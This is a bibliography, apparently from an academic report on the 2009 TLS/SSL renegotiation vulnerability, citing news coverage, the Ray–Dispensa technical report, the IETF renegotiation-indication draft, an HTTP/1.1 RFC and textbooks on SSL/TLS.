[Con09] Lucian Constantin. Practical twitter attack using SSL renogotiation bug demoed. Web, November 2009. http://news.softpedia.com/news/Practical-Twitter-Attack-Using-SSL-Renegotiation-Bug-Demoed-127087.shtml.

[Dam09] Ivan Damgård. An introduction to some basic concepts in IT Security and Cryptography. 2009.

[FGM$^+$99] R. Fielding, J. Gettys, J. Mogul, H. Frystyk, L. Masinter, P. Leach, and T. Bernes-Lee. Hypertext Transfer Protocol - HTTP/1.1, June 1999. http://www.w3.org/Protocols/rfc2616/rfc2616-sec9.html.

[Goo09a] Dan Goodin. Researcher busts into twitter via SSL reneg hole. Web, November 2009. http://www.theregister.co.uk/2009/11/14/ssl_renegotiation_bug_exploited/.

[Goo09b] Dan Goodin. Tech titans meet in secret to plug SSL hole. Web, November 2009. http://www.theregister.co.uk/2009/11/05/serious_ssl_bug/.

[Kur09] Anil Kurmus. TLS renegotiation vulnerability, November 2009. http://www.securegoose.org/2009/11/tls-renegotiation-vulnerability-cve.html.

[Opp09] Rolf Oppliger. *SSL and TSL - Theory and Practice*. Artech House, first edition, 2009.

[RD09] Marsch Ray and Steve Dispensa. Renegotiating TLS. Technical report, PhoneFactor, Inc., November 2009. http://extendedsubset.com/Renegotiating_TLS.pdf.

[Res01] Eric Rescorla. *SSL and TSL - Designing and Building Secure Systems*. Addison-Wesley, first edition, 2001.

[RRDO09] E. Rescorla, M. Ray, S. Dispensa, and N. Oskov. Transport layer security (TLS) renegotiation indication extension, November 2009. http://tools.ietf.org/html/draft-ietf-tls-renegotiation-01.

[Sop09] Sophos. Do you use the same password for every website?, March 2009. http://www.sophos.com/blogs/gc/g/2009/03/10/password-website/.

[Zol09] Thierry Zoller. TLS and SSLv3 vulnabilities exlpained, 2009. http://www.g-sec.lu/practicaltls.pdf.